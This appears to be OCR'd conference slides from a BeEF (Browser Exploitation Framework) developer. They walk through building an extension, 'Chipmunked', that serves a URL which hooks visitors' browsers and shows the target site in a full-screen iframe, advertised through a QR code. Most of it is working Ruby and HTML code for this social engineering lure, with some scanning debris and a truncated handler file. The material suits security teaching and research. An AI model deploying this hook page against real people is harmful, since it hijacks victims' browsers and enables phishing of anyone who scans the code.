



Here you can see what the user is presented with in the UI.


Introducing “Chipmunking” ..named, at least at the moment, in reference to movie posters, in particular, this movie poster...
so QR codes are .. everywhere..


I mean .. Everywhere .. and they're only becoming more ubuiquitous


So lets put together a new extension for BeEF .. lets build a custom hook point (URL) that if you (or your victims) visit it, will be hooked into BeEF, and immediately presented with a full-screen iFrame of the target site .. we'll then use the current QRCode Extension into BeEF to generate this QR code for us too..




Similar to command modules, extensions require a few files.
The config file (again, a yaml file)
and then the extension ruby file itself.

# beef/extensions/chipmunked/extension.rb

```ruby
module BeEF
module Extension
module Chipmunked

  extend BeEF::API::Extension

  @short_name = 'chipmunked'

  @full_name = 'chipmunked'

  @description = 'an auto hook and full-screen iframe-ise - demonstrating extension creation and social engineering attacks'

end
end
end

require 'extensions/chipmunked/api'
require 'extensions/chipmunked/handler'
```

# beef/extensions/chipmunked/api.rb

```ruby
module BeEF
module Extension
module Chipmunked

  module RegisterHttpHandlers

    BeEF::API::Registrar.instance.register(BeEF::Extension::Chipmunked::RegisterHttpHandlers, BeEF::API::Server, 'mount_handler')

    def self.mount_handler(beef_server)
      configuration = BeEF::Core::Configuration.instance
      beef_server.mount(configuration.get("beef.extension.chipmunked.chipmunk_path"), BeEF::Extension::Chipmunked::Handler.new)
    end
  end
end
end
end
```

“/yougotchipmunked”

# beef/extensions/chipmunked/html/index.html

```
<html>
<head>
    <title><%= @chipmunktitle %></title>
    <script>
        var commandModuleStr = '<script src="' + window.location.protocol + '//' +
            window.location.host + '/hook.js" type="text/javascript"><\/script>';
        document.write(commandModuleStr);
    </script>
</head>

<body>
    <script>
        setTimeout("beef.dom.createIframe('fullscreen','get',{'src':'<%=
            @chipmunktarget %>'},{},null)",2000);
        document.body.scroll = "no";
        document.documentElement.style.overflow = 'hidden';
        //Porco dio - and away we go!
    </script>
</body>
</html>
```


# beef/extensions/chipmunked/handler.rb


Handles the requests to /yougotchipmunked

```
module BeEF
module Extension
module Chipmunked

    class Handler

    def call(env)
      @body = ''
      @request = Rack::Request.new(env)
      @params = @request.query_string
      @response = Rack::Response.new(body=[], 200, header={})
      config = BeEF::Core::Configuration.instance

      eruby = Erubis::FastEruby.new(File.read(File.dirname(__FILE__)+'/html/index.html'))

      @body << eruby.evaluate({'chipmunktarget' => config.get("beef.extension.chipmunked.chipmunktarget"),
        'chipmunktitle' => config.get("beef.extension.chipmunked.chipmunktitle")})

      @response = Rack::Response.new(
            body = [@body],
            status = 200,
            header = {
              'Pragma' => 'no-cache',
              'Cache-Control' => 'no-cache',
              'Expires' => '0',
              'Content-Type' => 'text/html',
              'Access-Control-Allow-Origin' => '*',
              'Access-Control-Allow-Methods' => 'POST, GET'
            }
        )

    end

    private
```

Wrapping it together
(here qr code qr code)

# beef/extensions/qrcode/config.yaml




Terminal Shell Edit View Window Help
Tue Mar 13 5:49 PM
ec2-user@ip-10-142-54-156:~/beef — ssh — bash — 209×53
[ec2-user@ip-10-142-54-156 beef]$ rvmsudo ./beef -x
about:blank

# Demo

http://www.youtube.com/watch?v=aTLHeMrNBFQ&hd=1

http://www.youtube.com/watch?v=aTLHeMrNBFQ&hd=1

# Where to from here?


If you get stuck .. or if we get stuck..

Help us out!
Pull Requests Please
github.com/beefproject/beef
beefproject.com
@beefproject

# Want to talk more?
# @xntrik

christian.frichot@asteriskinfosec.com.au

# Questions?




Hehe .. “Descisions”